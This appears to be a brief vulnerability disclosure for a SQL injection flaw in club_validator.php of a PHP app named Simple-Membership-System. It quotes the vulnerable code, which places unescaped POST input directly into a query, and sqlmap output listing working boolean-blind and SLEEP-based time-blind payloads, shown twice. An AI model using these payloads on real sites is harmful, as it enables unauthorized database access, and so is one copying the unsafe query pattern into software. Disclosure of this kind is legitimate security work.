

Simple-Membership-System club_validator.php has Sqlinjection

```
Simple-Membership-System club_validator.php has Sqlinjection,The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly.An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.
```



```
validator.php
<?php
    require_once 'conn.php';
    $club = $_POST['club'];
    $query = $conn->query("SELECT * FROM `club` WHERE `club_name` = '$club' ") or die(mysqli_error());
    $validate = $query->num_rows;
    if($validate > 0){
        echo "Success";
    }else{
        echo "Error";
    }
```



```
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 702 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: &club=$club' AND 3 OR NOT 7887=7887#39<(24) AND '0009mvc'='0009mvc

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)
    Payload: &club=$club' AND 3 OR SLEEP(5)#39<(24) AND '0009mvc'='0009mvc
---
[22:33:49] [INFO] the back-end DBMS is MySQL
```

Sqlmap attack

```
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: &club=$club' AND 3 OR NOT 7887=7887#39<(24) AND '0009mvc'='0009mvc

    Type: time-based blind
    Title: MySQL >= 5.0.12 OR time-based blind (SLEEP - comment)
    Payload: &club=$club' AND 3 OR SLEEP(5)#39<(24) AND '0009mvc'='0009mvc
---
```